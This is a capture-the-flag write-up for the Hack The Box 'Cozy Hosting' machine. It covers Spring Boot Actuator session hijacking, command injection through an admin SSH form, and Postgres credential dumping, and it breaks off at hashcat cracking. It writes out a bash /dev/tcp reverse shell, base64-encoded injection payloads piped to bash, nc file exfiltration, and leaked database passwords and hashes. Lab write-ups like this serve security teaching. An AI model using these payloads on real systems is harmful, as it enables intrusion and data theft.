[HTB] Cozy Hosting

- by **Pablo** `github.com/vorkampfer/hackthebox`

- **Resources:**

> 1. **IPPSEC walkthrough** `www.ippsec.rocks`
> 2. **PostgreSQL enumeration:** `https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql`
> 3. **ssh sudo GTFObins:** `https://gtfobins.github.io/gtfobins/ssh/#sudo`
> 4. **0xdf gitlab:** `https://0xdf.gitlab.io/`
> 5. **0xdf YouTube:** `https://www.youtube.com/@0xdf`
> 6. **Privacy search engine** `https://metager.org`
> 7. **Privacy search engine** `https://ghosterysearch.com/`
> 8. **CyberSecurity News** `https://www.darkreading.com/threat-intelligence`
> 9. `https://book.hacktricks.xyz/`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
CozyHosting is a web hosting company with a website running on Java Spring Boot. I'll find a Spring Boot Actuator path that leaks the session id of a logged in user, and use that to get access to the site. Once there, I'll find command injection in a admin feature to get a foothold. I'll pull database creds from the Java Jar file and use them to get the admin's hash on the website from Postgres, which is also the user's password on the box. From there, I'll abuse sudo ssh with the ProxyCommand option to get root. ~0xdf
```

Skill-set:

```
1. Seclist specialized wordlist for Spring-Boot
2. Spring-boot enumeration
3. Command injection when using burpsuite to manually fuzz the connection settings parameter on the `/admin` page.
4. Jar file enumertion
5. PostgreSQL database enumeration. Dump hashes
6. Abusing sudoers privilege to get root
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.253.216

2. ▷ whichsystem.py 10.129.253.216
[+]==> 10.129.253.216 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan cozyhosting.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3.  ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 cozyhosting.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.3
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.3

>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)

8. If you see nginx being used with JESSIONID in the cookies a good thing to look for is "off by slash" vunerability in the
GET REQUEST HEADERS.
>>> GET /..;<payload> HTTP/1.1
>>> resource: `https://medium.com/@_sharathc/unveiling-the-off-by-one-slash-vulnerability-in-nginx-configurations-
c05b3b7b7c1e`
```

OPENSSH (1:8.9P1-3UBUNTU0.3) *JAMMY*-SECURITY; URGENCY

3. **Discovery with *Ubuntu Launchpad***


```
1. I lookup `OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 launchpad`
2. openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium
3. It says `Ubuntu Jammy`. So the server is most likely an Ubuntu Jammy Jellyfish Server.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.253.216/
http://10.129.253.216/ [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.253.216], RedirectLocation[http://cozyhosting.htb], Title[301 Moved Permanently], nginx[1.18.0]
http://cozyhosting.htb [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], Email[info@cozyhosting.htb],
HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.253.216], Lightbox, Script, Title[Cozy Hosting - Home],
UncommonHeaders[x-content-type-options], X-Frame-Options[DENY], X-XSS-Protection[0], nginx[1.18.0]
```

5. **WFUZZ**

```
1. ▷ wfuzz -c --hc=404 --hh=12706 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://cozyhosting.htb/FUZZ'
********************************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************************
000000053:   200        96 L     196 W      4431 Ch     "login"
000000259:   401        0 L      1 W        97 Ch       "admin"
000001225:   204        0 L      0 W        0 Ch        "logout"
000002708:   500        0 L      1 W        73 Ch       "error"
```



6. **Manual site enumeration**

```
1. Checking for tomcat
2. http://cozyhosting.htb/manager/html
3. It comes back with this `Whitelabel error page`. So I look that up.
4. I search 'whitelabel error page'
5. It comes back with `Spring Boot Remove Whitelabel Error Page`
6. I look for any seclist wordlists with the names `spring boot` or `whitelabel`
7. ▷ seclist_find "boot"
 Seclist Wordlist Finder:  Not Case Sensitive
/usr/share/doc/syslinux/mboot.txt
/usr/share/seclists/Discovery/Web-Content/spring-boot.txt
8. I find this `spring-boot.txt` wordlist
9. ▷ cat /usr/share/seclists/Discovery/Web-Content/spring-boot.txt | wc -l
112
10. I use it with wfuzz.
```


FUZZING for Spring-Boot error handler

7. **WFUZZ for spring-boot**

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt 'http://cozyhosting.htb/FUZZ'
********************************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************************
000000072:   200        0 L      1 W        48 Ch       "actuator/sessions"
000000044:   200        0 L      13 W       487 Ch      "actuator/env/path"
000000039:   200        0 L      13 W       487 Ch      "actuator/env/home"
000000029:   200        0 L      1 W        634 Ch      "actuator"
000000041:   200        0 L      13 W       487 Ch      "actuator/env/lang"
000000051:   200        0 L      1 W        15 Ch       "actuator/health"
000000038:   200        0 L      120 W      4957 Ch     "actuator/env"
000000058:   200        0 L      108 W      9938 Ch     "actuator/mappings"
000000032:   200        0 L      542 W      127224 Ch   "actuator/beans"
2. SUCCESS
```


8. **I check out these `actuator` paths. I find out that these `actuater` paths are not supposed to be left open but they were.**

```
1. http://cozyhosting.htb/actuator/env
2. Nothing there the values are hidden.
3. http://cozyhosting.htb/actuator/sessions
>>> 1CF94A7D487728C733D703B3DA82669F    "kanderson"
4. Seems like a system user.
5. We may be able to use `kanderson`s JSESSIONID 1CF94A7D487728C733D703B3DA82669F
6. I take the JSESSION ID and use it on the main page.
7. http://cozyhosting.htb/
8. I paste `1CF94A7D487728C733D703B3DA82669F` in the DOM inspector under the storage tab and click cookie. Replace our
cookie with this one. Press `CTRL + Shift + k` to open up the DOM
9. Click login
10. http://cozyhosting.htb/login?error
11. You will not get a cookie unless you at least attempt to login.
```



9. **Success, I get the admin dashboard**


```
1. You may have to finagle it a little.
2. Attempt to login and even if you get an error you will recieve an un-authorized cookie.
3. Refresh `http://cozyhosting.htb/actuator/sessions` and you should see an un-authorized session and kanderson session.
Take `kanderson` session cookie and paste it into. `http://cozyhosting.htb`. Remove the no login.
4. After you paste it into the storage tab in the DOM inspector click refresh on the browser. You should now be admin
`kanderson`
5. Last go to `http://cozinghosting.htb/admin` and the admin dashboard should show up.
```



10. **I scroll down to *connection settings*.**

```
1. I am still on `http://cozyhosting.htb/admin`. I scroll down to connection settings. I enter my tun0 and tried a random
port. The error said host not added and it has port 22. So I try port 22.
2. ▷ sudo nc -nlvkp 22
[sudo] password for h@x0r:
Listening on 0.0.0.0 22
3. The host was not added!
ssh: connect to host 10.10.14.7 port 22: Connection timed out
4. I still get the same error.
```

Burpsuite



11. **I send this burpsuite intercept**

```
1. I am going to do the same thing
2. `http://cozyhosting.htb/admin`
3. Except this time we are going to intercept it with burpsuite to see what is going on behind the scene.
4.  ▷ burpsuite &> /dev/null & disown
5. I start foxyproxy. It is a firefox plugin.
6. It seems to be an internal thing that is only accessible through the localhost. So I type `127.0.0.1` instead of my tun0
7.  ▷ nc -nlvkp 8000
Listening on 0.0.0.0 8000
8. SSH allow for port redirection using the `-p` flag.
9.  REQUEST>>> host=-p 8000 127.0.0.1&username=foo
10. Seems like I did something right but it still says invalid hostname.
11. RESPONSE>>> The host was not added!
Invalid hostname!
```

Command Injection

12. **After realizing that I had the command and port on the wrong side I keep messing with the command and the usage for ssh popped up. So it looked like we had command injection.**

```
1. I tried $IFS, %20, and then I remembered we can use bash brace expansion to fill in spaces with a comma. I never got the
-p to be able to redirect the port with ssh to work.
2. I removed the port and used the brace expansion to fill in the spaces and it worked. We got command injection.
REQUEST>>> host=10.10.14.7&username=;{sleep,5};
RESPONSE>>> HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 03 Aug 2024 04:45:40 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]           [-b
bind_address] [-c cipher_spec] [-D [bind_address:]port]           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
[-i identity_file] [-J [user@]host[:port]] [-L address]           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p
port]           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]           [-w local_tun[:remote_tun]]
destination [command [argument ...]]/bin/bash: line 1: @10.10.14.7: command not found
Connection: keep-alive
3. You can see in the response how the ssh usage came up. That is how I realized that there may be command injection and
then of course the sleep 5 working confirmed it.
```

Reverse shell using bash 1 liner

13. **You can find this bash 1 liner at pentestmonkey.net**

```
1. Because bash is interpreting our brace expansion for the bash command injection we also know that a bash 1 liner should
also work.
2. bash -i >& /dev/tcp/10.10.14.7/443 0>&1
3. host=10.10.14.7&username=;{bash,-i,>%26,/dev/tcp/10.10.14.7/443,0>%261};
4. sudo nc -nlvp 443
5. No it is not working. I am going to base64 encode it that way I dont have to worry about  the spaces and ampersands.
6. You know what lets base 64 encode this
7. ▷ echo "bash -i >& /dev/tcp/10.10.14.7/443 0>&1" > pwn3d
8. ▷ cat pwn3d
bash -i >& /dev/tcp/10.10.14.7/443 0>&1
9. ▷ base64 -w 0 pwn3d; echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAwPiYxCg==
10. We need to get rid of the plus sign and ==
11. All we do is add a space in the payload to try to get rid of the plus sign and `==`
12. ▷ mousepad pwn3d &> /dev/null & disown
13. I put an extra space after the first ampersand
14. ▷ base64 -w 0 pwn3d; echo
YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzEwLjEwLjE0LjcvNDQzIDA+JjEK
15. I put another space after the `-i`
16. I still have that last plus sign.
17. I put an extra space after the port number. So that is 3 spaces extra so far.
18. This is the best I could get.
19. ▷ base64 -w 0 pwn3d; echo
YmFzaCAgLWkgID4mICAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAgMD4mMQo=
20. bash  -i  >&  /dev/tcp/10.10.14.7/443  0>&1
```

```
21. You can not even hardly tell there is a few extra spaces in the payload. Hopefully the server does not notice it either.
22. If I remove the last `=` it does not make a difference.
23. ▷ echo "YmFzaCAgLWkgID4mICAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAgMD4mMQo" | base64 -d
bash  -i  >&  /dev/tcp/10.10.14.7/443  0>&1
24. I can also add a plus to the payload itself and it should remove the padding at the end.
25. bash  -i  >&  /dev/tcp/10.10.14.7/443  0>&1+
26. ▷ base64 -w 0 pwn3d; echo
YmFzaCAgLWkgID4mICAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAgMD4mMSsK
27. It worked!
28. Here is final payload.
29. host=10.10.14.7&username=;{echo,YmFzaCAgLWkgID4mICAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAgMD4mMSsK}|{base64,-d}|bash;
30.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.253.216 51220
bash: line 1: 1+: ambiguous redirect
31. I think the session cookie expired. I will get another from `http://cozyhosting.htb/actuator/sessions` by click refresh
and paste it into my current burpsuite repeater.
```

Got Shell

14. **SUCCESS, I kept getting that ambigious redirection error**

```
1. I realized that the plus sign at the end of the payload was causing it.
2. bash  -i  >&  /dev/tcp/10.10.14.7/443  0>&1+ <<< Remove the plus sign padding on the end it causes `bash: line 1: 1+:
ambiguous redirect` for the netcat listener.
3. So I removed the plus sign and echoed it out with the padding on the end `=` and I just left it like that and it was no
problem. The only thing that you need to remove is the plus `+` signs.
4. host=10.10.14.7&username=;{echo,YmFzaCAgLWkgID4mICAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAgMD4mMQo=}|{base64,-d}|bash;
5. Adding a -n can fix things sometimes as well.
6. host=10.10.14.7&username=;{echo,-n,YmFzaCAgLWkgID4mICAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAgMD4mMQo=}|{base64,-d}|bash;
7. Another thing that I could have done that I did not think about until now was I could have just url encoded the base64
payload and I would not have had to finagle with the plus signs.
8. ~ ▷ sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.253.216 38552
bash: cannot set terminal process group (1002): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ whoami
whoami
app
```

Time to bedazzle the shell

15. **Upgrade the shell**

```
1. app@cozyhosting:/app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
app@cozyhosting:/app$ ^Z
[1]  + 112674 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 112674 continued  sudo nc -nlvp 443
                                        reset xterm
app@cozyhosting:/app$
app@cozyhosting:/app$ export TERM=xterm-256color
app@cozyhosting:/app$ source /etc/skel/.bashrc
app@cozyhosting:/app$ stty rows 38 columns 187
app@cozyhosting:/app$ export SHELL=/bin/bash
app@cozyhosting:/app$ echo $SHELL
/bin/bash
app@cozyhosting:/app$ echo $TERM
```

```
xterm-256color
app@cozyhosting:/app$ tty
/dev/pts/0
app@cozyhosting:/app$ nano
Unable to create directory /home/app/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
```

Begin enumeration

16. **Begin enumeration as user *app*.**

```
1. Cool find command >>> `$ find / 2>&/dev/null | grep cloudhosting`
2. I got `ambigious redirect again` that is strange. I probrably have a bash bug or something.
3. app@cozyhosting:/app$ find / 2>/dev/null | grep -i --color "cloudhosting"
/app/cloudhosting-0.0.1.jar
4. app@cozyhosting:/app$ cat /etc/systemd/system/cozyhosting.service
[Unit]
Description=Cozy Hosting Web Page
After=syslog.target network.target

[Service]
SuccessExitStatus=143

User=app
Group=app

Type=simple

WorkingDirectory=/app
ExecStart=/usr/bin/java -jar cloudhosting-0.0.1.jar
ExecStop=/bin/kill -15 $MAINPID

[Install]
WantedBy=multi-user.target
```

Exifiltrate cloudhosting-0.0.1.jar file

17. **You can use netcat, socat, python server, /dev/tcp to exfiltrate files. There are many ways.**

```
1. Since the target has netcat we can just use netcat to netcat
2. app@cozyhosting:/app$ which nc
3. ~/hackthebox/cozyhosting ▷ nc -nlvp 31337 > cloudhosting-0.0.1.jar
Listening on 0.0.0.0 31337
4. /usr/bin/ncapp@cozyhosting:/app$ nc 10.10.14.7 31337 < cloudhosting-0.0.1.jar
5. ~/hackthebox/cozyhosting ▷ nc -nlvp 31337 > cloudhosting-0.0.1.jar
Listening on 0.0.0.0 31337
Connection received on 10.129.253.216 51798
```

18. **Netcat did not give me a indication that the file was done downloading. If that happens just run file on the archive and it will tell you if it is a valid archive or not. If it is not a complete archive it will say binary file with very long lines or someting. The file command won't say it is an archive if it is a broken binary file.**

```
1. A way to check the files integrity is to run an MD5SUM hash check. If they are both exactly the same the file is the
exact copy of the other.
2. app@cozyhosting:/app$ md5sum cloudhosting-0.0.1.jar
4dbb6e1a33849c3264eba72a79c68018  cloudhosting-0.0.1.jar
3. ~/hackthebox/cozyhosting ▷ md5sum cloudhosting-0.0.1.jar
4dbb6e1a33849c3264eba72a79c68018  cloudhosting-0.0.1.jar
5. Exact match.
```

Pivot to postgresql database

19. **Extract the file and continue the enumeration**

```
1. ▷ 7z x cloudhosting-0.0.1.jar
2. ~/hackthebox/cozyhosting/jarfile ▷ find . -name \*.properties
./BOOT-INF/classes/application.properties
./META-INF/maven/htb.cloudhosting/cloudhosting/pom.properties
3. I cat out
4.  ▷ cat ./BOOT-INF/classes/application.properties | qml
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
```

```
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
5. There is a postres user and a password
6. spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
7. I will try to connect to the postres service.
8. We will use our shell as app to connect
9. postgres:Vg&nvzAQ7XxR
10. app@cozyhosting:/app$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Enumerate database as user postgres

20. **Success, I am connected**

```
1. I look up `postgres enumeration hacktricks`
2. https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql
```

21. **Connect and basic PostgreSQL enumeration from hacktricks**

```
1. Connect & Basic Enum

psql -U <myuser> # Open psql console with user
psql -h <host> -U <username> -d <database> # Remote connection
psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection

psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles

# Get current user
SELECT user;

# Get current database
SELECT current_catalog;

# List schemas
SELECT schema_name,schema_owner FROM information_schema.schemata;
\dn+

#List databases
SELECT datname FROM pg_database;

#Read credentials (usernames + pwd hash)
SELECT usename, passwd from pg_shadow;

# Get languages
SELECT lanname,lanacl FROM pg_language;

# Show installed extensions
SHOW rds.extensions;
SELECT * FROM pg_extension;

# Get history of commands executed
\s
2. I do \d to enumerate the tables since we are already connected.
```

```
cozyhosting=# \d
             List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)

cozyhosting=# select * from users
cozyhosting-# select * from users;
ERROR:  syntax error at or near "select"
LINE 2: select * from users;
        ^
cozyhosting=# SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

21. **Commands issued to PostgresSQL database verbose**

```
1. postgres=# \list
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
2. You need to select the cozyhosting database
3. postgres=# \c cozyhosting
4. It actually wanted me to capitalize the correct sql commands. lol. I have never gotten that error before.
5. cozyhosting-# select * from users;
ERROR:  syntax error at or near "select"
LINE 2: select * from users;
        ^
cozyhosting=# SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```


Cleaning and Cracking the hashes with HashCat

22. **I need to look up the hashes as well**

```
1. I paste the hashes into a tmp file
2. ▷ cat tmp | awk '{print $1,$3}' FS=" " | sed 's/ /:/g' |awk '!($4="")' | sed '/^[[:space:]]*$/d'| tee -a hashes
kanderson:$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
3. I look up the hashes.
4. The first hit I get is on mode 3200
5. ▷ hashcat --example-hashes | grep '$2a' -B15
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX

Hash mode #3200
  Name................: bcrypt $2*$, Blowfish (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
